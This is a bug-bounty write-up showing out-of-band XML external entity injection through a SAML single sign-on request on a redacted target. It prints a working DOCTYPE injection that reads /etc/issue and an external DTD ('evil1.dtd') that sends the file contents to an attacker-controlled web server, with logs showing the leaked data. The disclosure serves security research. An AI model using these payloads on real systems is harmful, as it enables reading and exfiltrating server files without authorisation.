Out of Band XML External Entity Injection via SAML SSO


Sean Melia
@seanmeals

This is from a private bounty program. Thus I have to redact a lot of data/pictures. However you will still be able to see how it was done.

1. Setup burp proxy to intercept traffic.

2. Login via the employee login with nonworking credentials (test:test)
   redacted

3. Send the first POST request from the sign on process to the repeater tab.



4. Take the SAMLRequest Parameter and URL decode and then Base64 decode it. You will then be presented with the SAML XML blob.

```
<samlp:AuthnRequest xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol"
   ID="472861bf-5ebe-4254-8bbe-00b58da257fe"
   IssueInstant="2015-08-13T22:20:58Z"
   Destination=" REDACTED "
   ForceAuthn="false" IsPassive="false"
   ProtocolBinding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST"
   AssertionConsumerServiceURL="https:// REDACTED "
   Version="2.0"
   AssertionConsumerServiceIndex="xxx">
  <saml:Issuer xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
      issuerHostName="https://REDACTED " affiliateCode="REDACTED"
serviceCode=" REDACTED " platformCode="DESKTOP" partnerCode="
REDACTED ">http:// REDACTED </saml:Issuer>
  <saml:Subject xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
```

```
   <saml:SubjectConfirmation Method="urn:oasis:names:tc:2.0:cm:holderof-
key">
     <saml:SubjectConfirmationData
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:type="saml:KeyInfoConfirmationDataType">
       <ds:KeyInfo xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
        <ds:KeyName>http:// REDACTED </ds:KeyName>
       </ds:KeyInfo>
     </saml:SubjectConfirmationData>
   </saml:SubjectConfirmation>
  </saml:Subject>
  <samlp:NameIDPolicy
xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol"
     Format="urn:oasis:names:tc:SAML:2.0:nameid-format:transient"
     SPNameQualifier="http:// REDACTED " AllowCreate="true" />
          <AssertionConsumerServices>
                    <AssertionConsumerService index="0"
Binding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST"
Location="http:// REDACTED "/>
                    <AssertionConsumerService index="1"
Binding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST"
Location="http:// REDACTED "/>
                    <AssertionConsumerService index="2"
Binding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST"
Location="http:// REDACTED "/>
                    <AssertionConsumerService index="3"
Binding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST"
Location="http:// REDACTED "/>
                    <AssertionConsumerService index="4"
Binding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST" Location="
REDACTED "/>
                    <AssertionConsumerService index="5"
Binding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST" Location="
REDACTED "/>
                    <AssertionConsumerService index="6"
Binding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST" Location="
REDACTED "/>
                    <AssertionConsumerService index="7"
Binding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST" Location="
REDACTED "/>
                    <AssertionConsumerService index="8"
Binding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST" Location="
REDACTED "/>
                    <AssertionConsumerService index="9"
Binding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST" Location="
REDACTED "/>
```

<AssertionConsumerService index="10" Binding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST" Location="http:// REDACTED "/>
<AssertionConsumerService index="11" Binding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST" Location="REDACTED "/>
<AssertionConsumerService index="12" Binding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST" Location="REDACTED "/>
<AssertionConsumerService index="13" Binding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST" Location="REDACTED "/>
<AssertionConsumerService index="14" Binding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST" Location="REDACTED "/>
<AssertionConsumerService index="15" Binding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST" Location="REDACTED "/>
<AssertionConsumerService index="16" Binding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST" Location="REDACTED "/>
<AssertionConsumerService index="17" Binding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST" Location="REDACTED "/>
<AssertionConsumerService index="18" Binding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST" Location="REDACTED "/>
<AssertionConsumerService index="19" Binding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST" Location="REDACTED "/>
<AssertionConsumerService index="20" Binding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST" Location="REDACTED "/>
<AssertionConsumerService index="21" Binding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST" Location="REDACTED "/>
<AssertionConsumerService index="22" Binding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST" Location="REDACTED "/>
<AssertionConsumerService index="23" Binding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST" Location="REDACTED "/>
<AssertionConsumerService index="24" Binding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST" Location="REDACTED "/>

```
                <AssertionConsumerService index="25"
Binding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST" Location="
REDACTED "/>
                <AssertionConsumerService index="26"
Binding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST" Location="
REDACTED "/>
                <AssertionConsumerService index="27"
Binding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST" Location="
REDACTED "/>
        </AssertionConsumerServices>
</samlp:AuthnRequest>
```

5. The next step is to insert our DOCTYPE that is going to reference our .dtd file that we are going to host on our webserver and then call it.

```
<!DOCTYPE roottag [
<!ENTITY % file SYSTEM "file:///etc/issue">
<!ENTITY % dtd SYSTEM "http://yourdomain.net/evil1.dtd">
%dtd;]> <samlp:AuthnRequest
xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol"
   ID="472861bf-5ebe-4254-8bbe-00b58da257fe"
   IssueInstant="2015-08-13T22:20:58Z"
   Destination=" REDACTED "
   ForceAuthn="false" IsPassive="false"
   ProtocolBinding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST"
   AssertionConsumerServiceURL=" REDACTED "
   Version="2.0"
   AssertionConsumerServiceIndex="xxx">
 <saml:Issuer xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
      issuerHostName="https:// REDACTED " affiliateCode=" REDACTED "
serviceCode=" REDACTED " platformCode="DESKTOP" partnerCode="
REDACTED "> REDACTED &send;</saml:Issuer>
 <saml:Subject xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
  <saml:SubjectConfirmation Method="urn:oasis:names:tc:2.0:cm:holderof-
key">
    <saml:SubjectConfirmationData
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:type="saml:KeyInfoConfirmationDataType">
     <ds:KeyInfo xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
      <ds:KeyName> REDACTED </ds:KeyName>
     </ds:KeyInfo>
    </saml:SubjectConfirmationData>
  </saml:SubjectConfirmation>
 </saml:Subject>
 <samlp:NameIDPolicy
xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol"
```

.....
.....
.....

</AssertionConsumerServices>
</samlp:AuthnRequest>

6. Then Base64 encode and then URL encode that and insert it back into your Burpsuite repeater tab for the SAMLRequest parameter.

7. Next we are going to create our .dtd file. (put this in a folder you want to allow access to via a webserver E.g /tmp/crap/evil1.dtd)

```
Seans-MacBook-Pro-2:test sean$ cat evil1.dtd
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % all "<!ENTITY send SYSTEM 'http://sean[redacted]t/content?%file;'>">
%all;
```

8. Setup a webserver on port 80 (There may be egress filtering)

```
Seans-MacBook-Pro-2:test sean$ sudo python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

9. Then submit the request in repeater and view your webserver logs. You will get a 200 response in burp but does not contain anything useful.


The information you want is in the GET request in your logs:

```
Seans-MacBook-Pro-2:test sean$ sudo python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...

[redacted] - - [13/Aug/2015 18:41:13] "GET /evil1.dtd HTTP/1.1" 200 -
[redacted] - - [13/Aug/2015 18:41:13] code 404, message File not found
[redacted] - - [13/Aug/2015 18:41:13] "GET /content?Red%20Hat%20Enterprise%20Linux%20Server%20release%205.8%20(Tikanga)%0AKernel%20%5Cr%20on%20an%20%5Cm%0A%0A HTTP/1.
1" 404 -
```

/etc/issue

REDACTED - - [13/Aug/2015 18:41:13] "GET /evil1.dtd HTTP/1.1" 200 -
REDACTED - - [13/Aug/2015 18:41:13] code 404, message File not found
REDACTED - - [13/Aug/2015 18:41:13] "GET
/content?Red%20Hat%20Enterprise%20Linux%20Server%20release%205.8%20(
Tikanga)%0AKernel%20%5Cr%20on%20an%20%5Cm%0A%0A HTTP/1.1" 404 –


Red%20Hat%20Enterprise%20Linux%20Server%20release%205.8%20(Tikanga)%0AKernel%20%5Cr%20on%20an%20%5Cm%0A%0A
Red Hat Enterprise Linux Server release 5.8 (Tikanga)
Kernel \r on an \m